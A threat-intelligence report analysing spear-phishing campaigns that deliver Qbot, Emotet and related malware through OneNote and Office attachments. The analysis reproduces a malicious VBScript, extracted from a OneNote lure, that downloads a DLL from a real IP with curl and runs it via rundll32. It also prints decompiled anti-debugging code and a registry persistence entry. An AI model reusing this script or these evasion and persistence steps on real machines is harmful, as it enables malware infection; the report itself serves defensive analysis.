INSIDE LOOK

EVOLUTION OF SPEAR-PHISHING TECHNIQUES OF NOTORIOUS THREAT GROUPS

A TTP REPORT

AARON JORNET

RexorVc0

vc0RExor

2023

Content

1. Overview

This report contains the analysis of Tactics, Techniques and Procedures (TTP) and several Malware related to new Spear-Pishing campaigns, used by different Theat actors.


In recent years, different campaigns and threats have been developing, whose **entry vector has been the same: email**. This initial access always seems the most absurd and unworthy of attention because companies have properly trained their employees. However, the trend tells us the opposite. **Many criminal groups and APTs continue to use this technique**, varying or evolving it, leaving the most **vulnerable element**, **human error**, in doubt.

Phishing (*T1566*), a social engineering technique used as initial access (*TA0001*) since the mid-90s, is nothing more than a tool to deceive the victim into providing confidential information. Attackers disguise fraudulent emails with messages that appear familiar to the victim and are difficult (in most cases) to distinguish at a glance from the legitimate ones they are trying to emulate.

Along with this technique, we have spear-phishing, which has different sub-techniques (*T1566.001, T1566.002, T1566.003*). It uses fraudulent emails to entice the victim to click on a link, open an attachment, etc.

2. How they used these techniques?


The evolution of techniques such as spear-phishing has been marked by the way in which the groups using them have adapted and improved their methods of operation. It is worth noting that these techniques are not linear and all of them are used over the years.



It's worth highlighting again, the great variability and sustainability over the years of this type of technique, which **achieves initial access to an infrastructure to deploy itself later**.

3.How serious it is?

This question is quite common when we are in a pre-incident situation. There are "less" dangerous groups that use Spear-Phishing as an initial weapon, yes. But are there criminal groups and APTs using it? Also, yes. We have **identified a large number of incidents that begin with this seemingly simple system**, but which contain different phases used by orchestrated groups.



During these phases, depending on the actor, **they may try to discover more devices on the network, move laterally and replicate the execution of the malware in question on different devices to obtain as much information as possible from the infrastructure**. This information can be sold later, or used for strategic purposes. On the other hand, they may belong to other groups and, therefore, a different attack structure, where their objective is to obtain maximum information about the infrastructure in order to pivot to a domain controller and launch ransomware, for which a ransom will be demanded for the affected files. They may even extort the victim's suppliers or intermediaries

4. How are the new techniques and who is using them?


Currently, as we mentioned in the previous point, Spear-Phishing continues to evolve, in addition to using the usual techniques. In recent weeks, **we have seen a large number of campaigns using OneNote for this purpose**.

Some of the **different malware that have been seen using this methodology** are:

- **`Emotet | Heodo`**
- **`Qbot | QakBot`**
- **`AsyncRAT`**
- **`Remcos`**
- **`IcedID`**

These malwares are often used by different criminal groups, as well as APTs who remain in complete attack mode on certain companies depending on each one's interests.


A summary of the use of each with their functionalities would be as follows:



5. Understanding new techniques

Firstly, the group would try to access the weakest link through email, as we have mentioned, where they would try to make us download the attachments, which in this case would be OneNote.

We **search for Spear-Phishing** files using OneNote:




.one	one;onenote	da4fcd64ea8116b418393951a5d559eb15789249e36ce337e93...	1709168
.one	one;onenote	10289c9ca8d2edc729cf57cf34d8ae3410402da26e01999baa3...	9033112
3.one	one;onenote	e173ecebfd5b01766dd8184250d5f2d442507b9b097e4ced31...	287696
e.one	one;onenote	7e2abd448730ee6bea63d4e0386aaa5b2710395c45a0f9ef58a...	12392
e.one	one;onenote	8e247b1176553fc7bff3d7f7b945dab5879689e715d11db8ddf...	12336
e.one	one;onenote	b136c6a0e763844de3e6e16fd09f88843e4685730fc7384b4c2b...	12376
e.one	one;onenote	ce4c33207554ba7a72725a1005bd06c281e548381c4d9ecc05d...	12376
e.one	one;onenote	ce782014bf742203873f406fa4293899d7cce846b30df9b8ca24...	12376

As we mentioned, depending on the campaigns, OneNote or documents such as **Excel or Word with macros, links, etc. can be used**. The campaigns, depending on the attacking group and the victim, will be more or less targeted and sophisticated. In this search, **we can also locate this type of Spear-Phishing**

n.com	productos solicitados.xlsx	xlsx	24feffc51b1b387ebf...	628751
m.mx	compra.xlsx	xlsx	dd01bf0cb5b5de19...	644995
.mx	compra..xlsx	xlsx	6577fb71aef268bd0...	841345
.com	compra.xlsx	xlsx	b5cee6b2d81ca0bb...	825427
.com.mx	pago 2.xlsx	xlsx	ba864e9ef22e34d47...	604149
.org	doc.html		8e10f9ef739f4b84ca...	10670


The origin from where these emails are sent is often decentralized, as they can come from **compromised organization email servers or even from Botnets themselves**. Attackers typically use different proxies to avoid revealing their location, although sometimes we can locate the origin from which these actors operate.




Yawning Angel	21 Feb 2023		Email Spam, Spoofing
Anonymous	17 Feb 2023	Malware, attachment in email. 2023-02-14	Email Spam
wirecontrol	14 Jan 2023	SpamScore above: 10.0	Email Spam
Vanyel Ashkevron	08 Sep 2022	Phishing spam email	Phishing, Email Spam, Spoofing
OnemoreAlly	16 Jul 2022	spam, phishing	Phishing, Email Spam
updown.io	31 Oct 2021	Spam email: Dogechain airdrop	Email Spam
Anonymous	02 Mar 2021	Original Message Message ID <20210302020648.A8BE8822B4@ip-50-62-56-232.secureserver.net><br / ... show more	Phishing, Email Spam

The email, as usual, will try to **make you download or access the link** with some urgent or management topic.

After this, depending on the versions, we will have a **OneNote which will try to make us execute a fake banner** to access the content. The result will be the **execution of the malware.**






In this case, under the panel, which will be an image, we will have an **execution via VBS**, but depending on the OneNote, it could be another type of script (JS, HTA...), a link that downloads the next phase, etc. It is easy to drag and **obtain the script that will execute in the background**.

Within each of these OneNote, there are **commonly different types of objects**, some used to deceive the victim, others to execute commands or scripts directly, perform the execution and writing of malicious files for subsequent phases:


```
File: ..\..\                                                    .one
 1: 0x00003718 <job 3c6a6f62 0x0000d749                         )0aac52fd
 2: 0x00010fb8 .PNG 89504e47 0x00000237                         .aef5bb71
 3: 0x00011228 .... ffd8ffe1 0x0000c048                         :7282c2b5
 4: 0x0001df64 badu 62616475 0x00000009                         )ccc04480
```

We find images used, as we mentioned, to make the victim access the button, which is actually a simple PNG, which, underneath, has a real button, in this case.



But, the most interesting case would be the job object, which is not static and can be different, as it usually contains the **script that will perform a download and then launch an execution**, or it will be a more obfuscated script that will contain the binary that it will execute later.


After extraction, we find different scripts with very different sizes, talking about several samples.




This is due to the level of obfuscation they may have, if they contain any binary to be executed later, etc. The simplest example would be a **script that tries to make a download to a malicious domain and then execute it**, in this case it is a library that will be launched by rundll32.exe.

```
<job id="AlterClassic">
   <script language="VBScript">
    Dim r
    r = "p"
    r = r & "oWE"
    r = r & "r"
        r = r & "s"
    r = r & "HE"
    r = r & "L"
    Dim d
    d = "-"
    Dim q
    q = "w"
    q = "i" & q

    Dim u
    u = ":"


    CreateObject("WScript.Shell").Run "cmd.exe /c " & "curl -o fd.dll http://64.225.8.202/1Moch7/160223 && rundll32 fd.dll,N115",6
   </script>
</job>
```

In execution, the most common thing is to find a **OneNote executing a Wscript launching a Rundll32 or Regsvr32**.



But, as there are so many groups and campaigns abusing OneNote, **the interesting process trees we have seen after analyzing different campaigns** are as follows.



It is interesting to note that in some malware families, such as **AsyncRat, the extension is sometimes duplicated**. This is because in the business environment, it is common for employees in most departments not to be assigned to see file extensions, so we may find some files with duplicated extensions:

- `<File>.bat.exe`
- `<File>.pdf.exe`
- `<File>.vbs.exe`

After this point, the **malware will have already been downloaded or executed** in one of the ways we mentioned earlier. However, we have only discussed the Spear-Phishing technique and how it works in a real environment. This **technique typically alternates some of the phases depending on the group that is exploiting it**. Nonetheless, **what techniques and objectives does the actor behind the campaign with the malware** that will be used later pursue? This question will vary depending on who is behind the campaign, the sector to which the victim belongs, the malware that will be used for this purpose, etc.

6. Malware used in campaigns


As we have mentioned before, there are a large number of malwares that have been involved in the steps following this Spear-Phishing trend. Therefore, we will try to summarize the role of each of these families to understand the impact they will have on an infrastructure.

6.1. Qbot | Qakbot


Qbot is malware that has evolved through various categorizations such as Banker, Stealer, Backdoor, etc. Its basic function is to **obtain sensitive information from the victim and then exfiltrate it**. There are **different actors that have used** Qbot, such as the criminal group *EvilCorp*, known for the use of Dridex or *GoldCabin*, another criminal group that is linked to different recognized malwares such as BokBot (IcedID), which also adapts to the Phishing trends we have seen.

The operation of the new versions of Qbot can be summarized as follows:


After the Spear-Phishing mentioned in the previous sections, a **direct download or execution of a library** would be obtained, which will be **executed via Regsvr32 or Rundll32**.




Once executed, it is most common for Qbot to perform an **injection into a legitimate process**. In this campaign, Wermgr.exe is being widely used, where under this process it will be able to act with a greater number of stealth capabilities since it is a common process in an infrastructure.




The injection is usually observed using *ProcessHollowing*, where we can see how Wermgr.exe (It is not always *wermgr* but has an internal list of different processes that it checks before injecting) will be created in a suspended state and where the desired code will be introduced, reserving space in this process.






After this, it performs **persistence in known registry keys such as `CurrentVersion\Run` or tasks**, where the creation of other records that store relevant information about the hardcoded campaign is also highlighted. Here we will normally have data on where the malicious library launched in the previous stage is located.



After this, **it can make connections to the outside where it can send sensitive information from the victim to the C&C**



6.2. Emotet | Heodo

Emotet is a malware that has also evolved over time and has had diverse uses. It has mainly been used as a banker, downloader, and botnet. In recent years, it has gained different anti-analysis techniques and has characteristics to obtain information and **spread to other devices within its reach to increase its botnet**. Commonly, it is used by the criminal group *MummySpider* or *TA542*, which acts through campaigns, usually using phishing.

Over the years, they have been perfecting and updating this famous malware, as well as being involved with other known malware groups such as BokBot (IcedID), Trickbot, Dridex, or the aforementioned Qbot.

The operation of the new versions of Qbot can be summarized as follows:


After the Spear-Phishing mentioned in the previous sections, a direct download or execution of a library would be obtained, which **will be executed via Regsvr32 or Rundll32**.

This DLL will have capabilities to **evade analysis** or be, in some cases, **difficult or impossible to analyze by sandbox**, due to its **numerous anti-analysis techniques or debuggers**.

```
  v1 = a1;
  if ( IsProcessorFeaturePresent(0x17u) )
    __fastfail(v1);
  sub_180001C40(3i64);
  sub_180002680(&ContextRecord, 0i64, 1232i64);
  RtlCaptureContext(&ContextRecord);
  v2 = ContextRecord.Rip;
  v3 = RtlLookupFunctionEntry(ContextRecord.Rip, &ImageBase, 0i64);
  if ( v3 )
    RtlVirtualUnwind(0, ImageBase, v2, v3, &ContextRecord, &HandlerData, &EstablisherFrame, 0i64);
  ContextRecord.Rip = retaddr;
  ContextRecord.Rsp = (DWORD64)&v12;
  sub_180002680(&v7, 0i64, 152i64);
  v9 = retaddr;
  v7 = 1073741845;
  v8 = 1;
  ExceptionInfo.ExceptionRecord = (PEXCEPTION_RECORD)&v7;
  v4 = IsDebuggerPresent() == 1;
  ExceptionInfo.ContextRecord = &ContextRecord;
  SetUnhandledExceptionFilter(0i64);
  result = UnhandledExceptionFilter(&ExceptionInfo);
  if ( !result && !v4 )
    result = sub_180001C40(3i64);
  return result;
}
```

It tends to **create persistence by launching the same renamed DLL in the `\Local\` folder** and adding it to the registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run <DroppedDll>
```



After these phases, **Emotet can establish communication with the C&C and receive instructions or operate from this position where it already has persistence** and has the malware in other locations, or it may also try to move files **or execute itself on other devices or disks within its reach**.

```
